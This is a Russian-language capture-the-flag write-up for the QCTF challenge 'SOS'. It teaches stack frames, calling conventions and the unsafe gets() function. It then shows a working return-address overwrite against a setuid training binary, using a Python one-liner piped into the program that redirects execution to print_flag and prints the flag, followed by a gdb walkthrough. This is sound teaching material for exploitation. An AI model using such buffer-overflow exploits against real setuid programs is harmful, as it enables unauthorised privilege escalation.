


# QCTF "SOS"


Нам дан ssh-доступ к vuln.qctf.ru.



Залогинились. Смотрим, что у нас есть:


```
binary1@schoolctf: ~  
login as: binary1  
binary1@vuln.qctf.ru's password:  
Linux schoolctf 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sun Apr 27 02:29:31 2014 from 10.96.5.166  
binary1@schoolctf:~$ ls -la  
total 32  
drwxr-xr-x 2 owner1 owner1 4096 Apr 26 09:24 .  
drwxr-xr-x 4 root root 4096 Apr 26 09:21 ..  
-rw-r--r-- 1 binary1 binary1 220 Dec 29 2012 .bash_logout  
-rw-r--r-- 1 binary1 binary1 3392 Dec 29 2012 .bashrc  
-r----- 1 owner1 owner1 24 Apr 26 02:20 flag  
-rw-r--r-- 1 binary1 binary1 675 Dec 29 2012 .profile  
-rwsr-sr-x 1 owner1 owner1 6189 Apr 26 09:24 task.elf  
binary1@schoolctf:~$ cat flag  
cat: flag: Permission denied  
binary1@schoolctf:~$
```

Некий owner1 создал файл flag и запретил читать его всем, кроме себя. Он оставил какой-то бинарник, который могут запускать все, в том числе и пользователь binary1 (мы). Видно, что на бинарник поставлен suid-бит - это значит, что файл исполняется с правами владельца, а не запускающего. Таким образом у него есть права, чтобы прочесть flag. Ок, посмотрим что за программа.

A terminal window titled 'binary1@schoolctf: ~' with standard window controls. The terminal shows the execution of './task.elf'. The program outputs a greeting, asks for the user's name (which is 'binary1'), and then explains that it cannot give the flag directly. It provides a list of hints: understanding stack frames and calling conventions, using python and Linux pipes, opening the file in IDA, looking for vulnerabilities (specifically unsafe functions like print\_flag at 0x804855c), and playing with gdb. It also mentions that creating files in /tmp is allowed but 'ls' is forbidden. The prompt returns to the user.

```
binary1@schoolctf:~$ ./task.elf
Hey, what is your name? binary1
binary1, help me! I want to give you a flag, but the programmer has forbidden me
to do it! I know what you should do:
- you should know what are stack frame and calling convention
- I heard that it is comfortable to use python and Linux pipe
- open me in IDA
- look for vulnerabilities. I'm sure that the programmer used unsafe functions
- use it to run a function print_flag (as you can see in IDA, print_flag at 0x80
4855c)
- if you want, you can play with me in gdb
- you can create any files in /tmp (but ls is forbidden)
binary1@schoolctf:~$
```

Бедняжка.. Злой программист запретил ей выдавать нам флаг, но мы должны спасти ее!  
Проследуем ее советам.  
По WinSCP скачиваем бинарник.



Запускаем в IDA Demo.

```

; Attributes: bp-based frame
public main
main proc near
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF0h
sub     esp, 30h
mov     dword ptr [esp], offset aHeyWhatIsYourN ; "Hey, what is your name
call    _printf
lea     eax, [esp+10h]
mov     [esp], eax
call    _gets
mov     dword ptr [esp+8], offset print_flag
lea     eax, [esp+10h]
mov     [esp+4], eax
mov     dword ptr [esp], offset aHelpMeIWantTo ; "%s, help me! I want to
call    _printf
mov     eax, ds:stdout@GLIBC_2_0
mov     [esp], eax
call    _fflush
mov     eax, 0
leave
retn
main endp

```

Новый фрейм

Выравнивание стека

Место под локальные переменные

Буфер начинается с esp + 10h

Стек. Окда?

Старшие адреса

return\_addr

old\_ebp

ebp ->

Выравнивание

esp+30h ->

Буфер

esp+10h ->

Место под push для вызова функций

esp ->

Младшие адреса

Итак, что такое stack frame и calling convention?

Calling convention - [http://ru.wikipedia.org/wiki/Соглашение\\_о\\_вызове](http://ru.wikipedia.org/wiki/Соглашение_о_вызове).

Если кратко: как передавать параметры? как получать возвращаемое значение?

В данном случае используется cdecl.

Stack frame?

[http://ru.wikipedia.org/wiki/Стековый\\_кадр](http://ru.wikipedia.org/wiki/Стековый_кадр)

На скрине схематично изображено состояние стека во время выполнения функции main.

Сверху идут аргументы функции (они не изображены). Далее на стеке лежит адрес возврата из функции.

Когда функция вызывается через инструкцию call, то на стек кладется адрес инструкции, идущей после call, чтобы функция знала, куда передать управление после того, как закончит работу.

Далее запоминается старый base pointer (ebp) (краткий смысл регистра ebp: вот выделили мы на стеке место посредством `sub esp, N`. теперь мы можем обратиться к какой-то переменной как `[esp + K]`. затем по ходу выполнения функции потребовалось сделать `push X`. `esp` изменился. тогда `[esp + K]` указывает уже на другую переменную. Т.е нужно каждый раз высчитывать что прибавлять к `esp`.. тогда выгодно однажды сделать метку, которая не будет прыгать, и адресовать переменные относительно ее. это делается посредством `push ebp/mov ebp, esp`.)

Далее для оптимизации делается выравнивание стека.

`and esp, 0FFFFFF0h` обнуляет младшие 4 бита, делая `esp` кратным 16ти.

т.е `esp` после этой инструкции может уменьшиться на 0 или 4 или 8 или 12 байт. (приходится угадывать)

далее выделяется хранилище под локальные переменные.

Ок. Следуем советам дальше. Нам подсказывают, что нужно поискать небезопасные функции. В нашем случае ей является `gets()`. Чем она небезопасна? Она пишет в буфер, который ей указали, не проверяя выход за границы. Нельзя доверять пользовательскому вводу. В данном случае мы можем ввести много байт, перезаписав все что хотим, начиная с адреса `esp+10h` (изображено красным на рисунке). Т.е ввод начинается в `esp+10h`, и вверх, к старшим адресам.

Ну и что? Можем мы что-то там перезаписать, как флаг то получить? В данном случае все уже почти сделано за нас. В коде есть функция `print_flag`, которая при нормальном исполнении не вызывается. Надо как-то ее вызвать. Взглянем на стек - о, `return_addr`!

Функция в конце своей работы вызывает инструкцию `ret`. `ret` слепо достает со стека значение и прыгает на него. Если на стеке будет лежать адрес `print_flag`, `ret` прыгнет на него, ничего не заподозрив.

Давайте считать.

$(esp+30h) - (esp+10h) = 20h = 32$  байта - размер буфера (по крайней мере так подразумевалось программистом :))

выравнивание =  $x$  (0, 4, 8, 12) байт - статическим анализом в IDA узнать невозможно, подгадаем.

`old_ebp` - 4 байта.

итого до `return_addr` нам нужно затереть  $32 + x + 4 = 36 + x$  байт.

`return_addr` - 4 байта.


т.е пишем на вход: `'a'*36 + 'a'*x + return_addr`

ищем в IDA адрес `print_flag`

```
public print_flag
print_flag proc near

s= byte ptr -2Ch
stream= dword ptr -0Ch

push    ebp
mov     ebp, esp
sub     esp, 48h
mov     dword ptr [esp+4], off
mov     dword ptr [esp], offse
call    fnnen
4) 0000055C 0804855C: print flag
```



Да, как нам подсказывает task.elf, мы не ошиблись.

return\_addr = 0x804855c ?

return\_addr = '0x804855c' ?


return\_addr = '\x80\x48\x55\xc0' ?

нет :) в x86 процессорах принят порядок байт little endian.

выписываем в обратном порядке:

return\_addr = '\x5c\x85\x04\x08'.

task.elf подсказывает, что питон и пайпа linux - это очень удобно. Запускаем:



```
binary1@schoolctf: ~  
binary1@schoolctf:~$ python -c "print 'a'*36+'a'*0+'\x5c\x85\x04\x08'" | ./task.elf  
Hey, what is your name? aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\, help me! I want to give you a flag, but the programmer has forbidden me to do it! I know what you should do:  
- you should know what are stack frame and calling convention  
- I heard that it is comfortable to use python and Linux pipe  
- open me in IDA  
- look for vulnerabilities. I'm sure that the programmer used unsafe functions  
- use it to run a function print_flag (as you can see in IDA, print_flag at 0x804855c)  
- if you want, you can play with me in gdb  
- you can create any files in /tmp (but ls is forbidden)  
binary1@schoolctf:~$ python -c "print 'a'*36+'a'*4+'\x5c\x85\x04\x08'" | ./task.elf  
Hey, what is your name? aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\, help me! I want to give you a flag, but the programmer has forbidden me to do it! I know what you should do:  
- you should know what are stack frame and calling convention  
- I heard that it is comfortable to use python and Linux pipe  
- open me in IDA  
- look for vulnerabilities. I'm sure that the programmer used unsafe functions  
- use it to run a function print_flag (as you can see in IDA, print_flag at 0x804855c)  
- if you want, you can play with me in gdb  
- you can create any files in /tmp (but ls is forbidden)  
Segmentation fault  
binary1@schoolctf:~$ python -c "print 'a'*36+'a'*8+'\x5c\x85\x04\x08'" | ./task.elf  
Hey, what is your name? aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\, help me! I want to give you a flag, but the programmer has forbidden me to do it! I know what you should do:  
- you should know what are stack frame and calling convention  
- I heard that it is comfortable to use python and Linux pipe  
- open me in IDA  
- look for vulnerabilities. I'm sure that the programmer used unsafe functions  
- use it to run a function print_flag (as you can see in IDA, print_flag at 0x804855c)  
- if you want, you can play with me in gdb  
- you can create any files in /tmp (but ls is forbidden)  
Your flag is QCTF_y04_ArE_my_sA/i0r!  
Segmentation fault  
binary1@schoolctf:~$
```

Ну и напоследок кратко о том, как теститься в gdb (когда непонятно, почему segfault - gdb спешит на помощь).



binary1@schoolctf: ~

```
binary1@schoolctf:~$ gdb task.elf
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/binary1/task.elf...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x80485b6
(gdb) set disassembly-flavor intel
(gdb) r
Starting program: /home/binary1/task.elf

Breakpoint 1, 0x080485b6 in main ()
(gdb) disas
Dump of assembler code for function main:
   0x080485b3 <+0>:    push    ebp
   0x080485b4 <+1>:    mov     ebp,esp
=>  0x080485b6 <+3>:    and     esp,0xffffffff
   0x080485b9 <+6>:    sub     esp,0x30
   0x080485bc <+9>:    mov     DWORD PTR [esp],0x80486b8
   0x080485c3 <+16>:   call    0x80483f0 <printf@plt>
   0x080485c8 <+21>:   lea     eax,[esp+0x10]
   0x080485cc <+25>:   mov     DWORD PTR [esp],eax
   0x080485cf <+28>:   call    0x8048410 <gets@plt>
   0x080485d4 <+33>:   mov     DWORD PTR [esp+0x8],0x804855c
   0x080485dc <+41>:   lea     eax,[esp+0x10]
   0x080485e0 <+45>:   mov     DWORD PTR [esp+0x4],eax
   0x080485e4 <+49>:   mov     DWORD PTR [esp],0x80486d4
   0x080485eb <+56>:   call    0x80483f0 <printf@plt>
   0x080485f0 <+61>:   mov     eax,ds:0x8049ac0
   0x080485f5 <+66>:   mov     DWORD PTR [esp],eax
   0x080485f8 <+69>:   call    0x8048400 <fflush@plt>
   0x080485fd <+74>:   mov     eax,0x0
   0x08048602 <+79>:   leave
   0x08048603 <+80>:   ret
End of assembler dump.
(gdb) b*0x080485fd
Breakpoint 2 at 0x80485fd
(gdb) c
Continuing.
Hey, what is your name? aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbb
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbb, help me! I want to give you a flag,
but the programmer has forbidden me to do it! I know what you should do:
- you should know what are stack frame and calling convention
- I heard that it is comfortable to use python and Linux pipe
- open me in IDA
- look for vulnerabilities. I'm sure that the programmer used unsafe functions
- use it to run a function print_flag (as you can see in IDA, print_flag at 0x804855c
)
- if you want, you can play with me in gdb
- you can create any files in /tmp (but ls is forbidden)

Breakpoint 2, 0x080485fd in main ()
(gdb) x/24xw $esp
0xff9f1b50:    0xf77654e0      0xff9f1b60      0x0804855c      0x0804866b
0xff9f1b60:    0x61616161      0x61616161      0x61616161      0x61616161
0xff9f1b70:    0x61616161      0x61616161      0x61616161      0x61616161
0xff9f1b80:    0x61616161      0x61616161      0x61616161      0x62626262
0xff9f1b90:    0x00000000      0xff9f1c34      0xff9f1c3c      0xf7769000
0xff9f1ba0:    0x08048470      0xffffffff      0xf778cff4      0x080482f1
(gdb) info frame
Stack level 0, frame at 0xff9f1b90:
 eip = 0x80485fd in main; saved eip 0x62626262
 Arglist at 0xff9f1b88, args:
 Locals at 0xff9f1b88, Previous frame's sp is 0xff9f1b90
 Saved registers:
  ebp at 0xff9f1b88, eip at 0xff9f1b8c
```